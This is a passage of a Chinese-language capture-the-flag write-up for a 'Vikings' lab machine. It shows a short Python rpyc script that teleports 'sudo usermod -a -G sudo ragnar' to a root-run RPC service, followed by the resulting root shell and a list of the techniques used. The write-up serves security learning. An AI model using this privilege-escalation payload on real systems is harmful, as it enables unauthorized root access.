
```
mR)|>^/Gky[gz=\.F#j5P(
```

提权成功,进入rangar账户,但是发现有有个自启动程序无法执行成功,查看后发现

```
cat .profile
```



```
ragnar@vikings:~$ cat .profile
# ~/.profile: executed by the command interpreter for login shells.
# This file is not read by bash(1), if ~/.bash_profile or ~/.bash_login
# exists.
# see /usr/share/doc/bash/examples/startup-files for examples.
# the files are located in the bash-doc package.

# the default umask is set in /etc/profile; for setting the umask
# for ssh logins, install and configure the libpam-umask package.
#umask 022
sudo python3 /usr/local/bin/rpyc_classic.py
# if running bash
if [ -n "$BASH_VERSION" ]; then
    # include .bashrc if it exists
    if [ -f "$HOME/.bashrc" ]; then
        . "$HOME/.bashrc"
    fi
fi

# set PATH so it includes user's private bin if it exists
if [ -d "$HOME/bin" ] ; then
    PATH="$HOME/bin:$PATH"
fi

# set PATH so it includes user's private bin if it exists
if [ -d "$HOME/.local/bin" ] ; then
    PATH="$HOME/.local/bin:$PATH"
fi
ragnar@vikings:~$ 
```



```
ragnar@vikings:~$ vi /usr/local/bin/rpyc_classic.py
ragnar@vikings:~$ ls -l /usr/local/bin/rpyc_classic.py
-rwxr-xr-x 1 root root 6194 Sep  3 12:49 /usr/local/bin/rpyc_classic.py
```

文件的属主是root,不过没有编辑权限

发现rpyc,去官网查看；

https://rpyc.readthedocs.io/en/latest/tutorial/tut1.html

大概就是一个C/S模型,客户端定义函数和方法,服务端执行后将结果返回给客户端（类似ipc）

rpyc的默认端口是18812

RPC提权

我们通过rpc执行自己的payload(把普通用户加入root组),使得我们获得root的权限

```
vim exp.py
```


编写payload

```
import rpyc
#定义payload
def payload():
    import os
    os.system("sudo usermod -a -G sudo ragnar")
#连接rpc的服务端
conn=rpyc.classic.connect("localhost")
#server需要执行的函数
fn=conn.teleport(payload)
fn()
```

执行payload


```
python3 exp.py
```

再次用ragnar账号登录



```
$ /bin/bash -i
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

ragnar@vikings:~$ sudo - root
[sudo] password for ragnar:
sudo: -: command not found
ragnar@vikings:~$ sudo - root
sudo: -: command not found
ragnar@vikings:~$ sudo - root
sudo: -: command not found
ragnar@vikings:~$ sudo - s
sudo: -: command not found
ragnar@vikings:~$ sudo -s
# /bin/bash -o
allexport       off
braceexpand     on
emacs           on
errexit         off
errtrace        off
functrace       off
hashall         on
histexpand      on
history         off
ignoreeof       off
interactive-comments    on
keyword         off
monitor         off
noclobber       off
noexec          off
noglob          off
nolog           off
notify          off
nounset         off
onecmd          off
physical        off
pipefail        off
posix           off
privileged      off
verbose         off
vi              off
xtrace          off
root@vikings:~#
root@vikings:~#
root@vikings:~# id
uid=0(root) gid=0(root) groups=0(root)
root@vikings:~#
```

4.权限维持



- 低（中）|

目标:

- 取得 root 权限 + 2 Flag

涉及攻击方法:

- 主机发现
- 端口扫描
- WEB信息收集
- 编码转化/文件还原
- 离线密码破解
- 隐写术
- 二进制文件提取
- 素数查找/科拉茨猜想
- RPC漏洞提权

收获:

解码工具

cyberche

解码base64:from base64

文件识别:detect file type

通过文件头识别文件

文件的开头几位表示文件的类型,PK头是包裹类型

文件还原

通过cyberche确定文件之后,用记事本将文件内容拷贝进去再修改为对应的格式即可

密码破解工具

zip2john+john

隐写术工具

steghide:图片隐写工具

binwalk:一个文件的分析工具，旨在协助研究人员对文件进行分析，提取及逆向工程

linux开机启动的配置文件

用户空间:

.bashrc

.profile

.bash_profile

全局空间

/etc/profile

RPC提权

rpc的概念:本地定义方法让服务端执行

提权方法:目标的rpc接口如果没有限制,那么让server执行系统命令即可

用户的组id提升为root

sudo usermod -a -G sudo $username